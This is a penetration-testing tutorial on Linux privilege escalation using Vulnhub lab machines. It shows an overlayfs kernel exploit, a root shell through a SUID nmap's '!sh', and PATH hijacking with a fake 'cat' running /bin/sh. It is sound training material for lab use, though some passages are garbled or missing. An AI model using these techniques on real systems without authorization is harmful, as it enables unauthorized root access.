Privilege Escalation on Linux with Live examples

POSTED IN PENETRATION TESTING ON AUGUST 24, 2016

Introduction

One of the most important phase during penetration testing or vulnerability assessment is Privilege Escalation. During that step, hackers and security researchers attempt to find out a way (exploit, bug, misconfiguration) to escalate between the system accounts. Of course, vertical privilege escalation is the ultimate goal. For many security researchers, this is a fascinating phase.

In the next lines, we will see together several real examples of privilege escalation. We will use labs that are currently hosted at Vulnhub. Of course, we are not going to review the whole exploitation procedure of each lab. Instead, we will suppose that we have already gained access to the machine and, together, we will move from an unprivileged user into the root.

We will perform all the privilege escalation techniques manually. This means that no automatic tools will be used to escalate the privileges. Of course, though, tools and papers will be given as reference at the end of the article. Before you begin reading the next lines, I suggest you have a look at my personal Privilege Escalation Bible: G0tmi1k: Basic Linux Privilege Escalation written by the very talented g0tmi1k.

Lab 1: [VulnOS 2]


VulnOS version 2 is a very common boot to root lab available at Vulnhub. Once someone manages to exploit the vulnerability and gain a shell, we will probably see something like the following:

```
webmin@VulnOSv2:~$ whoami
webmin
webmin@VulnOSv2:~$ pwd
/home/webmin
webmin@VulnOSv2:~$ ls
post  post.tar.gz
webmin@VulnOSv2:~$
```

The things that we should do first are:

1. Check the OS Release of the vulnerable system
2. View its Kernel Version
3. Check the available users and the current user privileges
4. List the SUID files. Read more here: Common Linux Misconfigurations – InfoSec Resources – InfoSec Institute
5. View the installed packages, programs and running services. Outdated versions might be vulnerable.

Of course, each time we will be looking for other information but for now, the above will do the job.




```
webmin@VulnOSv2:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
webmin@VulnOSv2:~$
```

Moreover, by running:

$ uname -a

We can also see the Kernel Version:



```
webmin@VulnOSv2:~$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 14.04.4 LTS
Release:        14.04
Codename:       trusty
webmin@VulnOSv2:~$
webmin@VulnOSv2:~$
webmin@VulnOSv2:~$ uname -a
Linux VulnOSv2 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:31:42 UTC 2014 i686 i686 i686 GNU/Linux
webmin@VulnOSv2:~$
```

During privilege escalation, we will find ourselves testing again and again. We will be searching for possible techniques to escalate and each time one comes to our mind; we will attempt to apply it. We will be testing exploits against the system, exploits against services, and before 3.19. So, it should work fine. Let's test it.

We first move to the *tmp* directory which we will be able to create a file, paste the exploit code and then compile it.

The commands we should run are:

$ cd /tmp

$ touch exploit.c

$ vim exploit.c

Then, we should paste the exploit code inside the file, save and exit. Now, we have to compile the exploit. To do this we run:

$ gcc exploit.c -o exploit

And now we only have to execute the exploit file to see if our exploit works. By running:

$ ./exploit

We can see something like the following:

As you can see, the exploit has been executed successfully, and we have root access. The python command you can see was used to get a proper shell. The command used:

$ python -c 'import pty; pty.spawn("/bin/bash")'

Even if this wasn't a difficult lab to perform privilege escalation, the method used is one of the most common techniques, and it applies to several systems. I personally suggest you to always check if the overlayfs exploit works. Keep in mind that there are several versions of this exploit which apply even to newer kernel versions. Have a look here:

1. Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) – 'overlayfs' Local Root Shell
2. Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) – 'overlayfs' Local Root Exploit
3. Linux Kernel 4.3.3 – 'overlayfs' Local Privilege Escalation

Make sure you use the proper one according to the kernel version!

because it will help you understand the importance of the SUID files. If you don't know what SUID files are, please have a look here.

Once we manage to access the shell, we can see something like this:

```
daemon@linux:/$ whoami; pwd;
whoami; pwd;
daemon
/
daemon@linux:/$
```

Here, we have accessed an account with username "**daemon**". Let's see how we will manage to escalate from **daemon** to **root**.

This box is an *Ubuntu 14.04 trusty* with Linux Kernel version: *3.13.0-55-generic*. All the exploits against the OS and the Linux Kernel have failed.

```
daemon@linux:/tmp$ gcc exploit_kernel.c
gcc exploit_kernel.c
daemon@linux:/tmp$ ./a.out
./a.out
mount failed..
couldn't create suid :(
daemon@linux:/tmp$
```

Thus, we should come up with a new idea. As mentioned previously, we should always be checking the SUID files available in the system. By running:

$ find / -perm -u=s -type f 2>/dev/null

```
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
daemon@linux:/tmp$
```

Here, we have listed all the SUID files. Can you notice something strange? Why would Nmap have the SUID flags? Let's see.

First, we should run the following command to learn Nmap's version:


$ /usr/local/bin/nmap -version

And the output is:

```
daemon@linux:/$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
daemon@linux:/$
```

An outdated version of nmap is installed! But how can this help us escalate to a privileged user?



As we can see, we can execute shell commands by typing "!" followed by the command we would like to execute.

Thus, the: **"!sh"** command should normally pop a shell. And as nmap has the SUID flags, we should normally get a root shell.

And, we are in! We can now execute commands as root.

Lab 3: PwnLab-Init

Pwnlab is another lab hosted by Vulnhub. Again, one of the author's favorite challenges. Once the attacker manages to get a shell (for several accounts but not root), he can see something like this:

Currently, we are logged in as user "**kane**". Unfortunately for us, the OS Release wasn't vulnerable to any documented attack. At the same time, none of the kernel exploits helped. Moreover, the SUID files were looking fine except a file located under Kane's home directory named "***msgmike.***"

```
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/at
/usr/bin/passwd
/usr/bin/procmail
/usr/bin/chsh
/usr/bin/gpasswd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/sbin/exim4
kane@pwnlab:~$
```

So, let's attempt to list the files under the home directory to see what we have.

```
kane@pwnlab:~$ ls
ls
msgmike
kane@pwnlab:~$ file msgmike
file msgmike
msgmike: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Li
nux 2.6.32, BuildID[sha1]=d7e0b21f33b2134bd17467c3bb9be37deb88b365, not stripped
kane@pwnlab:~$

kane@pwnlab:~$
```

From what we can see, we have an ***ELF 32-bit LSB executable***. When executing the file, we get the following error:

```
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$
```

This let us know that the program is trying to call the ***cat*** command to view the contents of a file called ***msg.txt*** available under the home directory of a user called ***mike***. Moreover, let's recall the the file is SUID. What should we do now?

ETHICAL HACKING TRAINING – RESOURCES (INFOSEC)

- 5 days of intensive Hands-On Labs
- CTF exercises in the evening

A normal PATH variable looks like this:

Whenever I call a program – like cat – bash will look for the above directories for it. Let's make a file called **cat** with the following contents inside:

```
kane@pwnlab:~$ touch cat
touch cat
kane@pwnlab:~$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
kane@pwnlab:~$ 
```

Of course, we must make it executable with the following command:

$ chmod +x cat

Now, let's change our PATH variable to ".". This will make bash look at the "." (current) directory every time it needs to run a program.

```
kane@pwnlab:~$ export PATH="."
export PATH="."
kane@pwnlab:~$ export
export
declare -x HOME="/home/kane"
declare -x LANG="en_US.UTF-8"
declare -x LOGNAME="kane"
declare -x LS_COLORS=""
declare -x MAIL="/var/mail/kane"
declare -x OLDPWD
declare -x PATH="."
declare -x PWD="/home/kane"
declare -x SHELL="/bin/bash"
declare -x SHLVL="1"
declare -x USER="kane"
kane@pwnlab:~$ 
```

```
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ ls
ls
cat  msgmike
kane@pwnlab:~$ export PATH="."
export PATH="."
kane@pwnlab:~$ msgmike
msgmike
$ export PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
export PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
$ whoami; ls
whoami; ls
mike
cat  msgmike
$ 
```

As you can see, we have successfully logged in as mike! The real challenge doesn't stop here, though. The next steps to log in as root are not hard, but we will not cover them as they deal with Command Injection attacks something that is out of the scope of this article.

The reason we examined this lab-example is to understand that several times we should think of non-common techniques to perform privilege escalation. It goes without saying that we should first check for common ways to perform privilege escalation but several times you will deal with machines like the previous one.

I hope you enjoyed this article as much as I did. If you have any questions, please, do not hesitate to comment!

AUTHOR

Nikos Danopoulos

Nikos Danopoulos has worked as Junior IT Security Researcher at eLearnSecurity. Moreover he was contributed on several projects such as: HACKADEMIC - OWASP, Hack.me and more. You can contact him at danopoulosnikos@gmail.com or you can find him on Twitter: @nikosdanopoulos.

- Free BEC eBook: The Great White Shark of Social Engineering
- The CISSP CBK Domains: Information and Updates
- Top Five SecurityIQ Phishing Templates: April Edition
- Frida
- The Art of Fileless Malware
- Threat Hunting – Chthonic Banking Trojan
- What is the DoD CSSP (Cyber Security Service Provider)?
- How to Protect Yourself From GDPR-Related Phishing Scams
- Shodan and IoT: The Problem is here!
- How Criminals Can Exploit AI
- New! PhishSim Auto Reports Dashboard & Cryptocurrency Phishing Templates
- How to Prevent BEC With Email Security Features
- How to Prevent BEC with Vendor Payment Integration
- 4 Ways to Integrate BEC Prevention Strategies into Your Organization

Security Awareness

DoD 8140

Ethical Hacking

Hacker Training Online

CCNA

PMP

Microsoft

Incident Response

Information Assurance

MORE POSTS BY AUTHOR

Wuzz: An interactive CLI tool for HTTP inspection

I Social Engineered my Dad!

DNS Enumeration Techniques in Linux

Leave a Reply

Comment

Name *

Email *

Website

+ 1 = six

Post Comment

Connect with us

Stay up to date with InfoSec Institute and Intense School - at info@infosecinstitute.com

Like 1.3K Follow @infosecedu

Join our newsletter

Get the latest news, updates & offers straight to your inbox.

ENTER YOUR EMAIL SUBSCRIBE